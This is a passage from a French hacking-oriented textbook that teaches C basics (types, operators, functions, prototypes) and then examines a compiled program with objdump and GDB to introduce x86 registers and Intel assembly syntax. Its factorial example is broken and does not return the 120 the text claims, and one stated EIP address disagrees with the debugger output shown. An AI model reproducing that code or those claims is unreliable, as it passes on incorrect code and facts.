Dans le pseudo-code, les variables sont des concepts abstraits, mais dans certains langages de programmation, comme C, elles doivent être déclarées et doivent avoir un type avant de pouvoir être utilisées. En effet, le programme C devra être compilé en un programme exécutable. Tout comme une recette de cuisine donne la liste des ingrédients avant les instructions, les déclarations de variables vous permettent d'effectuer des préparations avant d'entrer au cœur du programme. Toutes les variables sont stockées quelque part en mémoire et leurs déclarations permettent au compilateur d'organiser plus efficacement ce stockage. Cependant, une fois cela terminé et malgré les déclarations de type des variables, tout n'est que mémoire.

En C, chaque variable se voit attribuer un type qui décrit les informations qu'elle peut contenir. Parmi les types les plus courants, on trouve `int` (nombre entier), `float` (nombre à virgule flottante) et `char` (un seul caractère). Les variables sont déclarées en plaçant simplement ces mots clés avant leurs noms.

```
int a, b;
float k;
char z;
```

Les variables `a` et `b` sont à présent définies comme des entiers, `k` accepte des nombres à virgule flottante, comme 3.14, et `z` est supposée contenir un caractère, comme *A* ou *w*. Pour affecter des valeurs à des variables, au moment de leur déclaration ou par la suite, on utilise l'opérateur `=`.

```
int a = 13, b;
float k;
char z = 'A';

k = 3.14;
z = 'w';
b = a + 5;
```

Après avoir exécuté ces instructions, la variable `a` contiendra la valeur 13, `k` contiendra le nombre 3.14, `z` contiendra le caractère *w* et `b` contiendra la valeur 18, puisque 13 plus 5 est égal à 18. Les variables représentent simplement un moyen de mémoriser des valeurs ; cependant, en C, vous devez commencer par déclarer le type de chaque variable.

0x242 Opérateurs arithmétiques

L'instruction `b = a + 5` est un exemple d'opération arithmétique très simple. En C, les symboles suivants sont employés pour différentes opérations arithmétiques.

Opération	*Symbole*	*Exemple*
Addition	`+`	`b = a + 5`
Soustraction	`-`	`b = a - 5`

Opération	*Symbole*	*Exemple*
Multiplication	*	`b = a * 5`
Division	/	`b = a / 5`
Modulo	%	`b = a % 5`

Les quatre premières opérations doivent vous être familières. Le calcul du modulo pourrait vous sembler nouveau, mais il s'agit simplement de prendre le reste d'une division. Si `a` vaut 13, alors, 13 divisé par 5 est égal à 2, avec un reste de 3. Autrement dit, `a % 5 = 3`. Par ailleurs, puisque les variables `a` et `b` sont des entiers, l'instruction `b = a / 5` affecte à la variable `b` la valeur 2, qui correspond à la partie entière. Des variables à virgule flottante doivent être utilisées pour mémoriser la réponse correcte 2,6.

Pour qu'un programme utilise ces concepts, vous devez parler sa langue. Le langage C propose également plusieurs formes raccourcies pour ces opérations arithmétiques. Nous en avons déjà mentionné une précédemment et elle est communément employée dans les boucles.

Expression complète	*Raccourci*	*Explication*
`i = i + 1`	`i++` ou `++i`	Ajouter 1 à la variable.
`i = i - 1`	`i--` ou `--i`	Soustraire 1 de la variable.

Ces expressions abrégées peuvent être combinées à d'autres opérations arithmétiques pour obtenir des expressions encore plus complexes. C'est là que la différence entre `i++` et `++i` devient importante. La première expression signifie *Incrémenter de 1 la valeur de i* après avoir *évalué l'opération arithmétique*. La seconde signifie *Incrémenter de 1 la valeur de i* avant *d'évaluer l'opération arithmétique*. L'exemple suivant clarifiera les choses :

```
int a, b;
a = 5;
b = a++ * 6;
```

Après l'exécution de ces instructions, `b` contiendra la valeur 30 et `a`, la valeur 6, puisque l'expression abrégée `b = a++ * 6;` est équivalente aux instructions suivantes :

```
b = a * 6;
a = a + 1;
```

En revanche, avec l'instruction `b = ++a * 6;`, l'addition de `a` ne se fait plus au même moment :

```
a = a + 1;
b = a * 6;
```

Puisque l'ordre a changé, `b` contiendra à présent la valeur 36, tandis que `a` restera à 6.

Dans les programmes, il est assez fréquent que des variables doivent être modifiées en place. Par exemple, vous pourriez avoir besoin d'ajouter une valeur quelconque, comme 12, à une variable et stocker le résultat directement dans cette même variable, comme `i = i + 12`. Ce type d'opération est tellement fréquent qu'il en existe un raccourci.

Expression complète	*Raccourci*	*Explication*
`i = i + 12`	`i += 12`	Ajouter une valeur à la variable.
`i = i - 12`	`i -= 12`	Soustraire une valeur de la variable.
`i = i * 12`	`i *= 12`	Multiplier la variable par une valeur.
`i = i / 12`	`i /= 12`	Diviser la variable par une valeur.

0x243 Opérateurs de comparaison

Les variables sont très souvent employées dans les instructions conditionnelles des structures de contrôle décrites précédemment. Ces instructions conditionnelles se fondent sur une sorte de comparaison. En C, les opérateurs de comparaison emploient une syntaxe abrégée, que l'on retrouve dans plusieurs langages de programmation.

Condition	*Symbole*	*Exemple*
Inférieur à	`<`	`(a < b)`
Supérieur à	`>`	`(a > b)`
Inférieur ou égal à	`<=`	`(a <= b)`
Supérieur ou égal à	`>=`	`(a >= b)`
Égal à	`==`	`(a == b)`
Différent de	`!=`	`(a != b)`

La plupart de ces opérateurs ont une signification évidente. Cependant, vous noterez que la version abrégée de *égal à* utilise deux signes "égal". Ce point est important car le double signe égal est utilisé pour le test d'équivalence, tandis que le signe égal seul sert à attribuer une valeur à une variable. L'instruction `a = 7` signifie *Placer la valeur 7 dans la variable a*, tandis que `a == 7` signifie *Vérifier si la variable a est égale à 7*. Certains langages de programmation, comme Pascal, utilisent `:=` pour l'affectation des variables et éliminer ainsi le risque de confusion visuelle. Vous noterez également qu'un point

d'exclamation signifie généralement *non*. Ce symbole peut être employé pour inverser le sens d'une expression.

```
!(a < b)    est équivalent à    (a >= b)
```

Ces opérateurs de comparaison peuvent également être combinés en utilisant les versions abrégées des opérateurs logiques OU et ET.

Logique	*Symbole*	*Exemple*
OU	`||`	`((a < b) || (a < c))`
ET	`&&`	`((a < b) && !(a < c))`

L'instruction constituée des deux conditions "inférieur à" réunies par un OU logique donnera la valeur vrai si `a` est inférieur à `b` OU si `a` est inférieur à `c`. De même, la partie constituée des deux conditions "inférieur à" réunies par un ET logique aura la valeur vrai si `a` est inférieur à `b` et si `a` n'est pas inférieur à `c`. Ces instructions doivent être placées entre parenthèses et peuvent contenir autant de combinaisons différentes que nécessaire.

De nombreuses opérations peuvent se réduire à des variables, des opérateurs de comparaison et des structures de contrôle. Pour revenir à l'exemple de la souris qui cherche sa nourriture, être affamé peut se traduire en une variable booléenne vrai/faux. Naturellement, 1 signifie vrai et 0 signifie faux.

```
While (affamée == 1)
{
  Cherche de la nourriture;
  Mange la nourriture;
}
```

Voici un autre raccourci que les programmeurs et les hackers emploient assez souvent. Le langage C n'a pas réellement d'opérateurs booléens. Toute valeur différente de zéro est donc considérée comme égale à vrai et une instruction vaut faux si elle contient 0. En réalité, les opérateurs de comparaison retournent la valeur 1 lorsque la comparaison est vraie et 0 lorsqu'elle est fausse. En testant si la variable `affamée` est égale à 1, nous obtenons la valeur 1 si `affamée` est égale à 1 et la valeur 0 si elle est égale à 0. Puisque le programme ne vérifie que ces deux cas, l'opérateur de comparaison peut être omis.

```
While (affamée)
{
  Cherche de la nourriture;
  Mange la nourriture;
}
```

Dans le programme de souris plus intelligente suivant, nous utilisons des entrées supplémentaires pour illustrer la combinaison des opérateurs de comparaison et des variables :

```
While ((affamée) && !(chat_présent))
{
  Cherche de la nourriture;
  If (!(nourriture_est_dans_souricière))
    Mange la nourriture;
}
```

Cet exemple suppose que des variables décrivent la présence d'un chat et l'emplacement de la nourriture, avec la valeur 1 pour vrai et 0 pour faux. N'oubliez pas que toute valeur différente de zéro signifie vrai et que 0 signifie faux.

0x244 Fonctions

Parfois, le programmeur saura qu'il doit utiliser plusieurs fois le même bloc d'instructions. Ces instructions peuvent être regroupées dans un petit sous-programme appelé *fonction*. Dans certains langages, les fonctions sont appelées sous-routines ou procédures. Par exemple, l'action de changer de direction en voiture est composée de plusieurs instructions plus petites : mettre les clignotants du bon côté, ralentir, vérifier si des véhicules arrivent en sens inverse, tourner le volant dans la direction appropriée, etc. Les indications de chemin données au début de ce chapitre impliquent plusieurs changements de direction. Cependant, donner la liste de chaque petite instruction séparée pour chaque changement de direction serait vite fastidieux (et moins lisible). Vous pouvez passer des variables en argument à une fonction afin d'en modifier le comportement. Dans notre cas, la fonction prend un paramètre qui indique le sens du changement de direction :

```
Function Tourner(variable_direction)
{
  Mettre les clignotants à variable_direction;
  Ralentir;
  Vérifier si des véhicules arrivent en sens inverse;
  while (des véhicules arrivent en sens inverse)
  {
    Attendre;
    Vérifier si des véhicules arrivent en sens inverse;
  }
  Tourner le volant vers la variable_direction;
  while (le virage n'est pas terminé)
  {
    if (vitesse < 5 km/h)
      Accélérer;
  }
  Tourner le volant vers sa position d'origine;
  Éteindre les clignotants;
}
```

Cette fonction donne toutes les instructions nécessaires à un changement de direction. Lorsqu'un programme connaît l'existence de cette fonction et doit changer de direction, il peut simplement appeler la fonction. Lors de cette invocation, les instructions contenues dans la fonction sont exécutées avec les arguments qui lui ont été passés. Ensuite, l'exécution reprend dans le programme, juste après l'appel de la fonction. Les valeurs gauche et droite peuvent être passées à cette fonction afin d'indiquer le sens du changement de direction.

Par défaut en C, les fonctions peuvent retourner une valeur au programme appelant. Ceux qui ont l'habitude des fonctions mathématiques trouveront cela parfaitement sensé. Imaginez une fonction qui calcule la factorielle d'un nombre. Elle retourne naturellement le résultat.

Les fonctions, en C, ne sont pas marquées d'un mot clé "fonction". Elles sont déclarées par le type de données de la variable qu'elles retournent. Ce format est très semblable à la déclaration d'une variable. Si une fonction doit retourner un entier (peut-être qu'elle calcule la factorielle du nombre *x*), elle est définie ainsi :

```
int factorielle(int x)
{
  int i;
  for (i=1; i < x; i++)
    x *= i;
  return x;
}
```

Cette fonction est déclarée comme un entier car elle multiplie entre elles toutes les valeurs dans l'intervalle 1 à *x* et retourne le résultat, qui est un entier. L'instruction `return` placée à la fin de la fonction retourne le contenu de la variable `x` et termine la fonction. Cette fonction `factorielle()` peut être utilisée comme une variable entière dans la partie principale de tout programme qui la connaît.

```
int a=5, b;
b = factorielle(a);
```

À la fin de ce court programme, la variable `b` contiendra la valeur 120, puisque la fonction `factorielle()` a été appelée avec l'argument 5 et aura retourné 120.

En C, le compilateur doit "connaître" les fonctions avant de pouvoir les utiliser. Pour cela, nous pouvons simplement écrire l'intégralité de la fonction avant de l'invoquer plus tard dans le programme ou utiliser les prototypes de fonctions. Un *prototype de fonction* n'est rien d'autre qu'une manière d'indiquer au compilateur qu'il va rencontrer une fonction du nom indiqué, qu'elle retournera le type de données précisé et que ses arguments fonctionnels auront les types de données mentionnés. La fonction réelle peut se trouver à la fin du programme et être utilisée n'importe où ailleurs, puisque le

compilateur la connaît déjà. Voici un exemple de prototype pour la fonction `factorielle()` :

```
int factorielle(int);
```

En général, les prototypes de fonctions sont placés vers le début du programme. Il est inutile de définir des noms de variables dans le prototype puisque cela sera fait dans la fonction réelle. Les seuls éléments importants pour le compilateur sont le nom de la fonction, le type de données de sa valeur de retour et les types de données de ses arguments fonctionnels.

Si une fonction n'a aucune valeur à retourner, elle doit être déclarée `void`, comme c'est le cas de la fonction `tourner()` donnée précédemment. Cependant, cette fonction ne dispose pas encore de toutes les fonctionnalités nécessaires à nos changements de direction. Nous avons besoin d'une direction et d'un nom de rue. Autrement dit, la fonction doit prendre deux paramètres : la direction vers laquelle tourner et la rue concernée. La fonction est un peu plus complexe, car il faut tout d'abord trouver la bonne rue avant de réellement changer de direction. Voici une fonction de changement de direction plus complète, qui est écrite dans un pseudo-code de type C :

```
void tourner(variable_direction, nom_rue_cible)
{
  Rechercher une plaque de rue;
  nom_intersection_actuelle = lire le nom sur la plaque de rue;
  while(nom_intersection_actuelle != nom_rue_cible)
  {
    Rechercher une autre plaque de rue;
    nom_intersection_actuelle = lire le nom sur la plaque de rue;
  }
  Mettre les clignotants à variable_direction;
  Ralentir;
  Vérifier si des véhicules arrivent en sens inverse;
  while (des véhicules arrivent en sens inverse)
  {
    Attendre;
    Vérifier si des véhicules arrivent en sens inverse;
  }
  Tourner le volant vers la variable_direction;
  while (le virage n'est pas terminé)
  {
    if (vitesse < 5 km/h)
      Accélérer;
  }
  Tourner le volant vers sa position d'origine;
  Éteindre les clignotants;
}
```

Une partie de cette fonction tente de trouver la bonne intersection en cherchant les plaques de rues, en lisant le nom inscrit sur chacune et en enregistrant ce nom dans la variable `nom_intersection_actuelle`. Elle cherche et lit les plaques jusqu'à ce que

la bonne rue soit trouvée. À ce moment-là, les instructions de changement de direction sont exécutées. Le pseudo-code des indications de direction peut maintenant être modifié de manière à utiliser notre nouvelle fonction.

```
Sur Main Street, allez vers l'est;
While (il n'y a pas d'église sur votre droite)
  Continuez sur Main Street;
If (la rue est bloquée)
{
  Tourner(droite, 15e rue);
  Tourner(gauche, Pine Street);
  Tourner(droite, 16e rue);
}
Else
  Tourner(droite, 16e rue);
Tourner(gauche, Destination Road);
For (i=0; i<5; i++)
  Continuez votre route pendant 1 kilomètre;
Arrêtez-vous au 743 Destination Road;
```

Les fonctions sont peu employées dans le pseudo-code, car le pseudo-code est principalement utilisé par les programmeurs comme un moyen d'esquisser les concepts d'un programme avant d'écrire le code réel. Puisque le pseudo-code n'a pas besoin d'être opérationnel, il est inutile d'écrire l'intégralité des fonctions – marquer *Faire cette opération complexe ici* suffit. En revanche, dans un langage de programmation comme C, les fonctions sont très employées. Une grande partie de l'intérêt de C vient de l'existence de collections de fonctions, appelées *bibliothèques*.

0x250 Mettre les mains dans le cambouis

À présent, la syntaxe de C doit vous sembler plus familière, tout comme certains concepts de programmation fondamentaux. Nous pouvons donc passer à la programmation en C, sans trop de mal. Il existe des compilateurs C pour pratiquement tous les systèmes d'exploitation et les architectures de processeurs existants. Cependant, dans ce livre, nous utiliserons exclusivement Linux et un processeur de type *x*86. Linux est un système d'exploitation gratuit auquel tout le monde a accès. Les processeurs de type *x*86 sont les processeurs grand public les plus répandus sur la planète. Puisque le hacking demande des expérimentations, il est préférable d'avoir un compilateur C sous la main.

Vous pouvez utiliser le LiveCD qui accompagne cet ouvrage sur votre ordinateur s'il est équipé d'un processeur *x*86. Placez simplement le CD-ROM dans le lecteur et redémarrez votre machine. Elle s'initialisera dans un environnement Linux sans modifier le système d'exploitation existant. À partir de cet environnement, vous pouvez essayer les exemples donnés dans ce livre et procéder à vos propres expériences.

Commençons immédiatement. Le programme `firstprog.c` est un simple bout de code C qui affiche dix fois "Hello, world!".

firstprog.c

```
#include <stdio.h>

int main()
{
  int i;
  for(i=0; i < 10; i++)          // Répéter 10 fois.
  {
    printf("Hello, world!\n");   // Afficher la chaîne sur la sortie.
  }
  return 0;                      // Indiquer au système d'exploitation que
                                 // le programme s'est terminé sans erreurs.
}
```

L'exécution d'un programme C commence dans la fonction nommée `main()`. Le texte qui se trouve après deux barres obliques (`//`) représente un commentaire et il est ignoré par le compilateur.

La première ligne pourrait vous perturber. Il s'agit simplement de la syntaxe C pour indiquer au compilateur d'inclure des en-têtes concernant une bibliothèque d'entrée/sortie standard nommée `stdio`. Le fichier d'en-tête correspondant, `/usr/include/stdio.h`, est ajouté au programme au moment de la compilation. Il définit plusieurs constantes et prototypes de fonction qui correspondent aux fonctions de la bibliothèque d'entrée/sortie standard. Puisque la fonction `main()` appelle la fonction `printf()` de la bibliothèque d'entrée/sortie standard, le prototype de la fonction `printf()` est nécessaire avant qu'elle puisse être utilisée. Ce prototype de fonction, ainsi que de nombreux autres, se trouve dans le fichier d'en-tête `stdio.h`. La force de C vient en partie de ses possibilités d'extension et de ses bibliothèques. La suite du code ne devrait pas poser de problème et ressemble fortement au pseudo-code vu jusqu'à présent. Vous aurez même sans doute remarqué qu'une paire d'accolades peut être supprimée. Le fonctionnement du programme doit être assez évident, mais compilons-le avec GCC et exécutons-le pour le vérifier.

GCC (*GNU Compiler Collection*) est un compilateur C gratuit qui convertit le code C en langage machine compris par le processeur. La traduction est enregistrée dans un fichier binaire exécutable, qui se nomme par défaut `a.out`. Le programme compilé fait-il ce que nous voulons ?

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 reader reader 6621 2007-09-06 22:16 a.out
reader@hacking:~/booksrc $ ./a.out
Hello, world!
Hello, world!
Hello, world!
```

```
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
reader@hacking:~/booksrc $
```

0x251 Un ensemble plus vaste

Tout ce que nous venons de voir, vous auriez pu l'apprendre dans un cours de programmation élémentaire – basique, mais essentiel. La plupart des cours d'introduction à la programmation enseignent uniquement la lecture et l'écriture du code C. Ne vous méprenez pas, parler couramment le C est très utile et suffit à faire de vous un programmeur décent, mais cela ne constitue qu'une partie d'un ensemble plus vaste. La plupart des programmeurs apprennent le langage du début à la fin, sans jamais avoir une vue d'ensemble. Si les hackers ont un avantage, c'est parce qu'ils savent que toutes les parties interagissent au sein de cet ensemble plus vaste. Pour s'en rendre compte dans le monde de la programmation, il faut réaliser ce que signifie être compilé pour du code C. Le code ne peut rien faire tant qu'il n'a pas été compilé en un fichier binaire exécutable. Voir le source C comme un programme est une idée fausse courante que les hackers exploitent tous les jours. Les instructions du fichier binaire `a.out` sont écrites dans un langage machine que le processeur peut comprendre. Les compilateurs sont conçus pour convertir en langage machine le code du langage C, pour différentes architectures de processeurs. Dans notre cas, le processeur fait partie d'une famille fondée sur l'architecture *x*86. Il existe également les architectures du processeur Sparc (utilisé dans les stations de travail Sun) et du processeur PowerPC (utilisé dans les Mac avant leur passage aux processeurs Intel). Chaque architecture possède son propre langage machine et le compilateur agit comme un intermédiaire, en traduisant le code C en un langage machine qui correspond à l'architecture cible.

Tant que le programme compilé fonctionne, le programmeur lambda ne s'intéresse qu'à son code source. En revanche, un hacker sait que seul le programme compilé est réellement exécuté. Avec une bonne compréhension du fonctionnement du processeur, un hacker peut manipuler les programmes qui s'exécutent dessus. Nous avons vu le code source de notre premier programme et l'avons compilé en un binaire exécutable sur une architecture *x*86. Mais à quoi ressemble donc ce binaire exécutable ? Les outils de développement GNU proposent le programme `objdump`, qui permet d'examiner les binaires compilés. Commençons par afficher le code machine de la fonction `main()`.

```
reader@hacking:~/booksrc $ objdump -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   %ebp
 8048375:       89 e5                   mov    %esp,%ebp
 8048377:       83 ec 08                sub    $0x8,%esp
```

```
804837a:       83 e4 f0                   and    $0xfffffff0,%esp
804837d:       b8 00 00 00 00             mov    $0x0,%eax
8048382:       29 c4                      sub    %eax,%esp
8048384:       c7 45 fc 00 00 00 00       movl   $0x0,0xfffffffc(%ebp)
804838b:       83 7d fc 09                cmpl   $0x9,0xfffffffc(%ebp)
804838f:       7e 02                      jle    8048393 <main+0x1f>
8048391:       eb 13                      jmp    80483a6 <main+0x32>
8048393:       c7 04 24 84 84 04 08       movl   $0x8048484,(%esp)
804839a:       e8 01 ff ff ff             call   80482a0 <printf@plt>
804839f:       8d 45 fc                   lea    0xfffffffc(%ebp),%eax
80483a2:       ff 00                      incl   (%eax)
80483a4:       eb e5                      jmp    804838b <main+0x17>
80483a6:       c9                         leave
80483a7:       c3                         ret
80483a8:       90                         nop
80483a9:       90                         nop
80483aa:       90                         nop
reader@hacking:~/booksrc $
```

Le programme `objdump` va afficher beaucoup trop de lignes pour qu'elles puissent être examinées. Nous dirigeons donc la sortie vers `grep` et affichons uniquement les vingt lignes qui suivent l'expression régulière `main.:`. Chaque octet est donné dans sa *notation hexadécimale* (en base 16). Vous avez l'habitude d'employer le système de numérotation en base 10, dans lequel, à 10, vous ajoutez un symbole supplémentaire. L'hexadécimal utilise les chiffres 0 à 9 pour représenter les valeurs entre 0 et 9, mais également les lettres A à F pour représenter celles entre 10 et 15. Cette notation est très pratique car un octet est constitué de 8 bits, chacun pouvant avoir la valeur vrai ou faux. Autrement dit, puisqu'un octet peut prendre 256 (2^8) valeurs, chaque octet peut être décrit avec deux chiffres hexadécimaux.

Les nombres hexadécimaux qui commencent à `0x8048374` sur la partie gauche sont des adresses mémoire. Les codes des instructions en langage machine doivent être placés quelque part et ce quelque part se nomme *mémoire*. La mémoire n'est qu'un ensemble d'octets dans un espace de stockage temporaire avec des adresses.

La mémoire peut être vue comme une suite d'octets, chacun avec sa propre adresse, tout comme une suite de maisons dans une rue, chacune avec sa propre adresse. Nous pouvons accéder à chaque octet en mémoire à l'aide de son adresse. Dans le cas qui nous intéresse, le processeur accède à cette partie de la mémoire pour retrouver les instructions en langage machine qui constituent le programme compilé. Les anciens processeurs Intel *x*86 utilisaient des adresses sur 32 bits, tandis que les plus récents utilisent des adresses sur 64 bits. Les processeurs 32 bits disposent de 2^{32} (ou 4 294 967 296) adresses possibles, tandis que les modèles 64 bits ont accès à 2^{64} ($1{,}84467441 \times 10^{19}$) adresses. Les processeurs 64 bits peuvent opérer en mode de compatibilité 32 bits, ce qui leur permet d'exécuter rapidement le code 32 bits.

Les octets hexadécimaux qui se trouvent au milieu de la sortie précédente correspondent aux instructions en langage machine du processeur *x*86. Bien entendu, ces valeurs hexadécimales ne sont que des représentations des octets de 1 et de 0 binaires compris par le processeur. Mais, puisque l'intérêt de *01010101100010011110010110000011111011001111000001*... est assez limité, si ce n'est pour le processeur, le code machine est affiché sous forme d'octets hexadécimaux et chaque instruction est placée sur sa propre ligne, comme lorsqu'on découpe un paragraphe en phrases.

En y réfléchissant, les octets hexadécimaux ne sont pas non plus très utiles. C'est là qu'intervient le langage assembleur. Les instructions données sur la droite sont en langage assembleur. Ce langage n'est rien d'autre qu'un ensemble de mnémoniques pour les instructions correspondantes en langage machine. L'instruction `ret` est beaucoup plus facile à mémoriser et a beaucoup plus de sens que `0xc3` ou `11000011`. Contrairement à C et à d'autres langages compilés, les instructions en langage assembleur ont un lien direct avec les instructions en langage machine correspondantes. Puisque chaque architecture de processeur a des instructions en langage machine différentes, cela signifie qu'elle a également un langage assembleur différent. L'assembleur n'est qu'un moyen donné aux programmeurs pour représenter les instructions en langage machine envoyées au processeur. La manière précise de représenter ces instructions en langage machine n'est qu'une question de convention et de préférence. Même si, en théorie, vous pouvez créer votre propre langage assembleur *x*86, la plupart des gens conservent soit la syntaxe AT&T, soit la syntaxe Intel. L'assembleur présenté à la page 28 correspond à la syntaxe AT&T, car tous les outils de désassemblage de Linux l'emploient par défaut. Cette syntaxe est assez simple à identifier : elle ajoute des symboles `%` et `$` en préfixe à tout (regardez à nouveau l'exemple page 28). Vous pouvez obtenir le même code dans une syntaxe Intel en ajoutant l'option `-M intel` à la commande `objdump` :

```
reader@hacking:~/booksrc $ objdump -M intel -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   ebp
 8048375:       89 e5                   mov    ebp,esp
 8048377:       83 ec 08                sub    esp,0x8
 804837a:       83 e4 f0                and    esp,0xfffffff0
 804837d:       b8 00 00 00 00          mov    eax,0x0
 8048382:       29 c4                   sub    esp,eax
 8048384:       c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-4],0x0
 804838b:       83 7d fc 09             cmp    DWORD PTR [ebp-4],0x9
 804838f:       7e 02                   jle    8048393 <main+0x1f>
 8048391:       eb 13                   jmp    80483a6 <main+0x32>
 8048393:       c7 04 24 84 84 04 08    mov    DWORD PTR [esp],0x8048484
 804839a:       e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:       8d 45 fc                lea    eax,[ebp-4]
```

```
80483a2:       ff 00                   inc    DWORD PTR [eax]
80483a4:       eb e5                   jmp    804838b <main+0x17>
80483a6:       c9                      leave
80483a7:       c3                      ret
80483a8:       90                      nop
80483a9:       90                      nop
80483aa:       90                      nop
reader@hacking:~/booksrc $
```

Personnellement, je trouve que la syntaxe Intel est beaucoup plus facile à lire et à comprendre. Dans le contexte de cet ouvrage, j'essaierai donc de la garder. Quelle que soit la représentation du langage assembleur, les commandes comprises par un processeur sont assez simples. Elles sont constituées d'une opération et, parfois, d'arguments supplémentaires qui décrivent la destination et/ou la source de l'opération. Ces opérations déplacent des données en mémoire, réalisent des calculs mathématiques de base ou interrompent le processeur pour lui demander de faire autre chose. En fin de compte, c'est tout ce que le processeur d'un ordinateur peut vraiment faire. Mais, tout comme des millions de livres ont été écrits en utilisant un alphabet relativement réduit, une infinité de programmes peut être créée en utilisant un ensemble relativement petit d'instructions machine.

Les processeurs possèdent également leur propre ensemble de variables spéciales, appelées *registres*. La plupart des instructions emploient ces registres pour lire ou écrire des données. Par conséquent, il est nécessaire de comprendre les registres d'un processeur si l'on veut comprendre ses instructions. L'ensemble plus vaste commence à se dessiner...

0x252 Le processeur x86

Le 8086 a été le premier processeur *x*86. Il a été conçu et fabriqué par Intel, qui a ensuite développé des processeurs plus élaborés de la même famille : les 80186, 80286, 80386 et 80486. Si vous avez entendu des gens parler de processeurs 386 et 486 dans les années 1980 et 1990, ils faisaient référence à ces composants électroniques.

Le processeur *x*86 dispose de plusieurs registres, qui constituent en quelque sorte des variables internes au processeur. Pour le moment, je pourrais me contenter d'une référence abstraite à ces registres, mais je pense qu'il est toujours préférable de voir les choses par soi-même. Les outils de développement GNU proposent également un débogueur nommé GDB. Les *débogueurs* sont employés par les programmeurs pour exécuter pas à pas les programmes compilés, examiner la mémoire des programmes et afficher les registres du processeur. Le programmeur qui n'a jamais utilisé un débogueur pour examiner le fonctionnement interne d'un programme ressemble à un médecin du XVIIe siècle qui ne s'est jamais servi d'un microscope. De manière comparable au microscope, un débogueur permet au hacker d'observer le monde microscopique du code machine – en revanche, un débogueur est beaucoup plus puissant que ne le montre

cette métaphore. Contrairement à un microscope, un débogueur permet de présenter l'exécution sous tous les angles, de la suspendre et de changer des choses en cours de route.

Voici comment utiliser GDB pour afficher l'état des registres du processeur juste avant le début du programme :

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, 0x0804837a in main ()
(gdb) info registers
eax            0xbffff894       -1073743724
ecx            0x48e0fe81       1222704769
edx            0x1      1
ebx            0xb7fd6ff4       -1208127500
esp            0xbffff800       0xbffff800
ebp            0xbffff808       0xbffff808
esi            0xb8000ce0       -1207956256
edi            0x0      0
eip            0x804837a        0x804837a <main+6>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Un point d'arrêt est placé sur la fonction `main()` afin que l'exécution du programme s'arrête juste avant notre code. Ensuite, GDB lance le programme, stoppe au point d'arrêt et, comme on le lui a demandé, affiche tous les registres du processeur et leur état actuel.

Les quatre premiers registres (*EAX*, *ECX*, *EDX* et *EBX*) sont des registres généraux, appelés respectivement *Accumulateur*, *Compteur*, *Données* et *Base*. Ils sont employés à diverses tâches, mais servent principalement de variables temporaires pour le processeur lorsqu'il exécute des instructions machine.

Les quatre registres suivants (*ESP*, *EBP*, *ESI* et *EDI*) sont également d'usage général, mais ils sont parfois appelés pointeurs et index. Ils se nomment respectivement *Pointeur de pile*, *Pointeur de base*, *Index de source* et *Index de destination*. Les deux premiers sont appelés pointeurs car ils stockent des adresses 32 bits, qui désignent

essentiellement les emplacements correspondants en mémoire. Ces registres sont assez importants pour l'exécution d'un programme et la gestion de la mémoire ; nous y reviendrons plus loin. D'un point de vue technique, les deux derniers sont également des pointeurs, qui servent généralement à désigner une source et une destination lorsque des données doivent être lues ou écrites. Il existe des instructions de chargement et de stockage qui utilisent ces registres, mais, globalement, ils peuvent être considérés comme de simples registres généraux.

EIP est le registre *Pointeur d'instruction*. Il désigne l'instruction en cours de lecture par le processeur. Comme un enfant qui pointe du doigt chaque mot qu'il lit, le processeur lit chaque instruction en se servant du registre EIP comme d'un doigt. Naturellement, ce registre est très important et sera souvent utilisé lors du débogage. Dans notre exemple, il pointe vers l'adresse mémoire `0x804838a`.

Le registre *EFLAGS* est en réalité constitué de plusieurs bits indicateurs (drapeaux) employés pour les comparaisons et les segments de mémoire. La mémoire réelle est décomposée en plusieurs segments différents, sur lesquels nous reviendrons plus loin, et ces registres permettent de les gérer. De manière générale, ces registres peuvent être ignorés puisqu'il est rarement nécessaire d'y accéder directement.

0x253 Langage assembleur

Puisque, dans ce livre, nous utiliserons le langage assembleur avec la syntaxe Intel, nos outils doivent être configurés en conséquence. Dans GDB, la syntaxe de désassemblage est fixée au format Intel en saisissant simplement `set disassembly intel` ou, plus court, `set dis intel`. Pour que cette configuration soit activée chaque fois que GDB est démarré, placez cette commande dans le fichier `.gdbinit`, qui se trouve dans votre répertoire personnel.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) set dis intel
(gdb) quit
reader@hacking:~/booksrc $ echo "set dis intel" > ~/.gdbinit
reader@hacking:~/booksrc $ cat ~/.gdbinit
set dis intel
reader@hacking:~/booksrc $
```

GDB étant à présent configuré pour employer la syntaxe Intel, examinons-la. Dans cette syntaxe, les instructions assembleur ont le format général suivant :

```
opération <destination>, <source>
```

La destination et la source peuvent être des registres, des adresses mémoire ou des valeurs. Les opérations ont des mnémoniques généralement intuitifs : `mov` transfère une valeur de la source vers la destination, `sub` réalise une soustraction, `inc` effectue

une incrémentation, etc. Par exemple, les instructions suivantes transfèrent la valeur d'ESP dans EBP, puis soustraient 8 à ESP (en plaçant le résultat dans ESP).

```
8048375:       89 e5                   mov    ebp,esp
8048377:       83 ec 08                sub    esp,0x8
```

Il existe également des opérations pour le contrôle du flux d'exécution. `cmp` compare des valeurs et toute opération qui commence par `j` (*jump*) sert généralement à sauter vers un autre endroit du code (selon le résultat de la comparaison). L'exemple suivant compare la valeur sur quatre octets qui se trouve à l'emplacement désigné par EBP moins 4 avec la valeur 9. L'instruction suivante signifie *sauter si inférieur ou égal à*, en faisant référence au résultat de la comparaison précédente. Si la valeur source est inférieure ou égale à 9, le flux d'exécution passe à l'instruction qui se trouve à l'adresse `0x8048393`. Dans le cas contraire, elle continue avec l'instruction suivante par un saut inconditionnel à l'adresse `0x80483a6`.

```
